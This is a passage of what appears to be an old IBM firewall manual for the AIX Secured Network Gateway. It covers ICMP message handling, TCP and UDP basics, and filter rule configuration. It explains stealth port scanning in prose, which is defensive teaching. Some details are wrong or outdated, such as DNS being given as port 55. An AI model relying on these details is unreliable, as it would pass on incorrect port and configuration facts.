These messages are obsoleted by new protocols, like RARP, BOOTP and DHCP. Also RFC 1122 says that a host should not implement this protocol.

Firewall Considerations: This message is for local networks only, so it does not need to cross a router. The SNG should not generate requests, because it knows its IP interfaces, and certainly there is some better place to generate the replies than your firewall, so block it.

Address Mask Request and Address Mask Reply

Type	Description	Code
17	Address mask request	0 - No code
18	Address mask reply	0 - No code

Description: The address mask request message is sent when a node wants to know the address mask of an interface. It expects to receive as an answer an address mask reply message containing the mask of that interface.

Firewall Considerations: This message can be used by outsiders to learn the topology of your network. There were also cases in which a TCP/IP stack took inappropriate actions when it received an unsolicited address mask reply. The address mask request message may be generated by a network management station, such as NetView for AIX. AIX 4.1.4 by default will not answer this request unless you explicitly enable this using the `no` command icmpaddressmask option. Do not allow them in any direction.

Router Advertisement and Router Solicitation Message

Type	Description	Code
9	Router advertisement	0 - No code
10	Router solicitation	0 - No code

Description: These messages are used by hosts in order to dynamically discover the routers in a network. It is specified in RFC 1256, and the current status of the protocol is elective (as listed at the time of writing in the latest RFC of Internet Official Protocol Standards, RFC 1880). When the host boots, it sends a router solicitation message in order to discover the neighboring routers. The routers reply with router advertisement messages. The router also advertises periodically its routes in an unsolicited way.

Firewall Considerations: These messages are supposed to be for local networks only. They may be received by your firewall, but you should not trust any information they give you. Block these messages.

Domain Name Request and Domain Name Reply Messages

Type	Description	Code
37	Domain name request	0 - No code
38	Domain name reply	0 - No code

Description: These messages are used by hosts in order to learn the domain associated with an address. The host sends a domain name request message and receives as an answer a domain name reply. It is specified in RFC 1788, and the current status of the protocol is experimental.

The idea of this protocol is to substitute the IN-ADDR domain defined in the domain name server (the one that is used in order to translate IP addresses to domain names). Using this protocol, each host will be responsible for the translation of its own IP addresses. The RFC requires every host to implement an ICMP domain name server and also suggests that every host should implement an application for sending the ICMP domain request.

Firewall Considerations: Block it, because it is not currently used.

Traceroute Message

Type	Description	Code
30	Traceroute	0 - Outbound Packet successfully forwarded 1 - No route for Outbound Packet; packet discarded

Description: This message is used in order to implement traceroute (a useful network debugging tool) in a more efficient way. It is specified in RFC 1393, and the current status of the protocol is experimental.

The implementation has two parts:

- A new IP option
- The new ICMP traceroute packet

When a host wants to discover the path to a node, it sends a packet (for example, an ICMP echo request) with the new IP option. Then every router that forwards the packet will also send an ICMP traceroute message to the sender, informing it whether the packet was successfully forwarded or if it was discarded.

Firewall Considerations: Incoming, (used to trace routes from the secure network to the nonsecure network) this packet can be allowed. If you want to hide your internal network structure (you probably should), the outgoing packet must be blocked.

4.1.3 An Introduction to TCP Packets

TCP is the transport layer protocol that is used by most IP applications. For example, ftp, telnet, smtp (mail) and http (World Wide Web) are all higher-layer protocols that use the TCP transport layer. TCP is defined in RFC 793.

TCP provides the application with a reliable end-to-end connection. It takes care of retransmission, lost and duplicate packets and reordering of packets. When a host establishes a connection to another machine using TCP/IP, both hosts will be able to use the same connection in order to send information (that is, it is a two way channel).

Figure 23 shows the format of the TCP header.




Figure 23. The TCP Packet Header

From the firewall point of view, the most important parts of the TCP packet are the source port, destination port and ACK bit. The source port and the destination port are used to identify which process is using a TCP connection. A TCP/IP connection is uniquely defined by:

< Source Address, Source Port, Destination Address, Destination Port >

There are some particular ports that are reserved for specific applications, while others are dynamically allocated for the processes that need them. The reserved ports are normally referred to as *well-known ports*. For example, port number 23 is reserved for incoming Telnet connections.

Let us now see how a TCP connection is established. A TCP session is initiated by a three-way synchronization sequence as shown in Figure 24.




Figure 24. TCP/IP Synchronization Sequence

The only packet in the TCP/IP session without the ACK flag set is the SYN packet that creates the session in the first place. So when a connection is created, the first packet does not have the ACK flag set, but all the following packets will have it. If we want to prevent someone from creating connections from the outside (nonsecure network) to the inside, we can specify a filter rule with a protocol field of *tcp/ack*. This will block the first packet, thereby preventing the establishment of a connection.

This is an effective way to prevent unwanted sessions from being established from outside the secure network. However, for complete security, you should aim to use proxy servers or SOCKS wherever possible.

4.1.4 Use and Abuse of TCP Ports

If a service normally uses a well-known protocol, that does not mean that it can not use another port. For example, the Telnet server usually uses port 23, but nothing prevents it to be run in another port, for example, port 5234.

This must be considered because it might be used to circumvent the firewall restrictions, either by an outsider or an insider. Often, holes in the firewall security are not directly created by attackers, but by unhappy insiders who consider the firewall to be unnecessarily restrictive. An insider that wants to provide an outside access that is not permitted may use a nonstandard port in order to do it. For example, if you prevent your users from providing HTTP servers but allow connections from outside to nonprivileged ports, a user can provide HTTP access using port 5234.

Source Porting

An outside privileged port might be used by an outsider to circumvent your security policy. If, for example, you allow outside access from tcp/20 (a port usually used by an FTP server for data transfer), an outsider may use this port in order to run another service, for example, a Telnet client. Use of the tcp/ack protocol flag can prevent incoming connections, but if you allow an incoming connection from a particular port (as is needed if you want to provide FTP access for your users without implementing a proxy), you will open a security hole in your firewall. We will come back to this point when we describe filter rules for FTP services in 5.4, “FTP. File Transfer Protocol” on page 63.

Stealth Scanning

One of the features of packet-filtering firewalls is that they can control TCP connections using the ACK bit of the packets. When you want to disable a connection from the outside, you just block the first packet (the one that does not contain the ACK bit), preventing the establishment of the connection.

If an outsider is trying to scan your network in order to discover which machines you have and which services you provide, they will use a port scanner. Usually port scanners (such as fwice) try to open a connection to the port. If you use the ACK bit checking in the firewall, this will block the attack.

However, it is possible to scan a network without sending any packet with the SYN bit on. In order to do this, they may send a packet with the ACK bit on. If the port is active, the host will realize that a connection is not in progress and send a reset response. If the port is not active, there will be no response. Other types of TCP packets may be used to perform similar types of scanning, such as a packet with SYN:FIN, ACK in the header or one with the flag field set to 0. All of these packets will be rejected, but the fact that they *are* rejected provides some information about the target machine. This is called *stealth scanning*.

If you want to allow IP forwarding on the firewall and rely on the SYN control, you must be aware that your network might be scanned using these techniques. For a more complete discussion about stealth scanning, we suggest you get the posting related to the subject from the alert mailing list, written by Cristopher Klaus. To subscribe, send a message to alert-request@iss.net and within the message type `subscribe alert`.

4.1.5 An Introduction to UDP Packets

UDP, like TCP, is a transport layer protocol, but it is less widely used by applications. Applications using UDP include the domain name service (DNS) and the simple network management protocol (SNMP). UDP is defined in RFC 768.

Unlike TCP, UDP does not provide the application with a reliable end-to-end connection. Once a UDP packet has been sent, the sender has no knowledge about whether it has arrived or not. It is therefore up to the application to provide acknowledgment and sequence control, if required. UDP is connectionless. That is, each message is a separate entity with no expectation of responses or subsequent request messages. Applications will often mimic the operation of a connection-oriented protocol, for example, a client may use a dynamically allocated port to send a message, and then listen on that same port for a response.

Figure 25 shows the format of the UDP header.

Source Port	Destination Port
Length	Checksum

Figure 25. The UDP Packet Header

From the firewall point of view, the only important parts of the TCP packet are the source port and destination port. The source port and the destination port are used to identify which process is using a UDP connection. A UDP/IP connection is uniquely defined by:

```
< Source Address, Source Port, Destination Address, Destination Port >
```

As in the case of TCP, certain well-known ports are reserved for specific applications. For example, DNS uses port 55, and SNMP uses ports 161 and 162.

Because of its connectionless nature, UDP does not have the three-way synchronization sequence of TCP (see Figure 24 on page 41). This means that we do not have the ability to create filter rules based on the direction in which a session is established. This means that you should avoid routing UDP sessions through the firewall except between specific, known end points.

4.2 Secured Network Gateway Filters

Normally you define filter rules to SNG using a SMIT dialog (see 4.2.2, “SMIT Configuration” on page 46). When you execute the dialog, it generates a filter rule file. Each filter rule in the file is a single line of text with 16 fields.

Table 1 (Page 1 of 2). Filter Rule Field Meanings

Field(s)	Description	Meaning
1	Rule action	Has the value *permit* or *deny*. Any IP packet that matches the other fields in the filter definition will either be passed or blocked depending on the value of this field.
2, 3	Source address definition	Two dotted-decimal addresses. The first is the desired address, and the second is a mask. The filter uses these fields by applying the mask to the source address of the packet (the mask is applied as a *bitwise AND* - the same as for IP subnet address masks). If the result of the mask operation is equal to the desired address, the source is deemed to match. For example, to match *any* address beginning 192.3.4.0 you would specify ″192.3.4.0 255.255.255.0″.
4, 5	Destination address definition	These fields are used in the same way as the source address definition to determine the allowable destination address(es) for the filter.
6	Protocol	Defines the protocol type of the IP packet. It may have any of the following values: • all - doesn′t care what the protocol is • icmp - matches ICMP requests only • udp - matches UDP packets only • tcp - matches TCP packets only • tcp/ack - matches only TCP packets that have the acknowledgment bit on • ipsp - matches only IPSP (IP security protocol, an IBM-specific protocol for the SNG secure tunnel) Note that as SNG can only refer to protocols by names, it can only have specific rules for the previous protocols, and it will not accept rules for other protocols (for example, protocol number 89 for OSPF).
7, 8	Source port / ICMP Type	The first field specifies the type of operation, the second the desired port number (for ICMP packets it′s the ICMP Type of message). The port operation field is an arithmetic operator field which can have values of: any, eq, neq, lt, gt, le or ge. The operator is applied to the desired port field, so, for example, if the two fields were *gt 1023*, we would only match packets with a source port number of 1024 or higher.
9, 10	Destination port / ICMP Code	This pair of fields is used in the same way as the source port fields to define which destination port(s) we want the filter to match. For ICMP packets, it refers to the ICMP Code field.

Table 1 (Page 2 of 2). Filter Rule Field Meanings

Field(s)	Description	Meaning
11	Adapter	This defines which adapter the packet is flowing through: • secure • nonsecure • both (doesn′t care which adapter its flowing through)
12	Routing	Defines whether the packet has a destination or source of the firewall, or whether the destination and source are both other machines, in which case the firewall is behaving as an IP router. Possible values are: • local (coming to or from the firewall itself) • route (going through the firewall) • both (doesn′t care about the packet′s routing)
13	Direction	Defines whether the packet is coming into or going out of the specified adapter. Possible values are: • inbound • outbound • both (doesn′t care which way it is going)
14	Log Control	This packet decides if the packet should be logged or not. The default for permitted packets is *no* and for denied packets is *yes*. • no • yes
15	Fragmentation Control	The possibilities are: • yes - matches header, fragments and nonfragmented packets • no - matches only nonfragmented packets • only - matches only headers and fragments.
16	Tunnel ID	Identifies the tunnel through which the packet must be sent. The value 0 means do not use a tunnel.

In addition to the rules that you define in this way, there is always an extra implicit rule:

```
deny   0 0 0 0 all any 0 any 0 both both both
```

This blocks everything, so any packet that does not match one of your own rules will normally be blocked by the firewall. This introduces a fundamental rule of firewall security: *anything not explicitly permitted should, by default, be denied*.

When you have installed the SNG and you have not activated any filters of your own, a default filter rule is installed, as follows:

```
permit 0 0 0 0 all any 0 any 0 both local both
```

This only permits access to the firewall, preventing it from operating as an IP router.

4.2.1 Manual Configuration

You can manually edit the filters file, for example, by using the vi editor. The filters file is /etc/security/fwfilters.cfg.

4.2.2 SMIT Configuration

You can use the facilities provided by the product for editing filter rules using SMIT. However, bear in mind that when you add a rule using SMIT, it will always be added to the top of the filter rule file. This may not be what you want, since in general the most restrictive rules should be placed at the top of the file. So you will have to reorder the rules later to place them in the proper order.

Our recommendation is to familiarize yourself with the filter rules using SMIT and, once you understand them, start to edit them using your favorite editor. We also found it very useful to define the rules using symbolic names (like s.s.s.s for the secure network, sm.sm.sm.sm for the network mask of the secure network), and use a script file in order to instantiate the files with the real addresses. This will allow you to easily read the rules and will prevent mistyping problems as each address will be entered in just one place.

Security Warning!

Note that SMIT provides an X Windows and an ASCII (Curses) version. The following examples show the X Windows version, but in a production environment you would probably want to disable X Windows on the firewall machine. The reason is that X Windows is a potential point of weakness (see "35. X11 is very dangerous, even when passed through a gateway." on page 219). Even if you organize filters to reduce the exposure, the best way to avoid attack is to not have the service active on the firewall at all.

We use the X Windows version because it has in the upper part the complete path that you must follow in order to reach a screen, which is a concise way to show this information.

Select **IBM Internet Connection Secured Network Gateway** from the main SMIT menu and follow the steps shown in the following sequence:




System Management Interface Tool : root@rs60004
Exit
Show
Help
Return To:
System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Administer Secured Network Gateway (SNG) Users
Cancel

Figure 26. Main SNG SMIT Panel

Select **Configure Secured Network Gateway**.


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:

System Management

Internet Connection Secured Network Gateway (SNG)

Configure Secured Network Gateway (SNG)

Set Secure Interface

Configure Socks Server for Secured Network Gateway (SNG)

Configure Filter for Secured Network Gateway (SNG)

Configure Network Services for Secured Network Gateway (SNG)

Configure Idle Proxy for Secured Network Gateway (SNG)


Configure Log Monitor for Secured Network Gateway (SNG)

Configure Tunnels for Secured Network Gateway (SNG)

Cancel

Figure 27. SNG Configuration Menu in SMIT

Select **Configure Filter for Secured Network Gateway (SNG)**.


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:

System Management

Internet Connection Secured Network Gateway (SNG)

Configure Secured Network Gateway (SNG)

Configure Filter for Secured Network Gateway (SNG)

List Filter Configuration File

Add Filter Configuration Entry

Change Filter Configuration

Move Filter Configuration Entry

Delete Filter Configuration Entry

Validate Filter Rule File

List Active Filter Configuration


Control Filter Activation Status

Control Filter Logging Status

Cancel

Figure 28. SNG Filter Configuration Menu in SMIT

Select **Add Filter Configuration Entry**.



Add Filter Configuration Entry

Rule Action	permit	List
* Source Address	0	
* Source Mask	0	
Destination Address	0	
Destination Mask	0	
Protocol	icmp	List
Source Port / ICMP Type Operation	any	List
* Source Port Number / ICMP Type	0	
Destination Port / ICMP Code Operation	any	List
* Destination Port Number / ICMP Code	0	
Interface	both	List
Routing	both	List
Direction	both	List
Log Control	no	List
Fragmentation Control	yes	List
* Tunnel ID	0	List

Figure 29. Define the Filter Rule. In this case the rule permits all ICMP protocol packets to flow

4.2.3 Filter Checking Sequence


The filter rules are processed in sequence, starting at the top of the file. In order to match a rule, a packet has to match each of the criteria within the rule. Once a match is found, the rule action, permit or deny is actioned and *no further rules are processed*. This means that the order in which the filter rules are coded is important. A restrictive rule at the end of the filter rule file may never be reached if a less restrictive one is placed before it.

4.2.4 Filter Validation

You can check to see that the filter rule set that you have created is valid before putting it into operation. To do this from the command line, use the following command:

```
cfgfilt -f /etc/security/fwfilters.cfg
```

Alternatively you can use SMIT as shown in Figure 30 on page 49.


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:
- System Management
- Internet Connection Secured Network Gateway (SNG)
- Configure Secured Network Gateway (SNG)
- Configure Filter for Secured Network Gateway (SNG)

Validate Filter Rule File

Validate Filter Rule File

Filter Rules File to Validate /etc/security/fwfilters.cfg

OK Command Reset Cancel ? Help

Cancel

Figure 30. Filter Rules File to Validate. The default is /etc/security/fwfilter.cfg. Select **OK** *on this panel to invoke the filter rule dump utility, which validates the syntax of the rules.*

4.2.5 Control Filter Status and Filter Logging States

Having created a set of filter rules, we need to activate them using either manual commands or SMIT.


Using the command line, the command cfgfilt is as follows:

```
cgfilt -u ─┬──────────┬┬─────────────────────────┬────────
           └── -i ────┘│           ┌─stop───┐    │
                       └───── -d ──┴─start──┴────┘
```

Where:

-u	Updates the rules used by the firewall filter from the rules in the /etc/security/fwfilters.cfg file.
-u -i	Updates the rules used by the firewall filter from the rules in the /etc/security/fwfilters.cfg file and initializes the filter to use those rules.
-d	Start or stop filter logging (default is Start)

Using SMIT, follow the steps shown from Figure 31 on page 50 to Figure 34 on page 51.


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:


System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)

Configure Filter for Secured Network Gateway (SNG)

List Filter Configuration File
Add Filter Configuration Entry
Change Filter Configuration
Move Filter Configuration Entry
Delete Filter Configuration Entry
Validate Filter Rule File
List Active Filter Configuration
Control Filter Activation Status
Control Filter Logging Status

Cancel

Figure 31. Select Control Filter Activation Status


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:


System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Filter for Secured Network Gateway (SNG)

Control Filter Activation Status

Activate / Update Filter
Deactivate Filter


Cancel

Figure 32. Select Activate/Update Filter


ARE YOU SURE?

Continuing may delete information you may want to keep. This is your last chance to stop before continuing.

Figure 33. Select OK

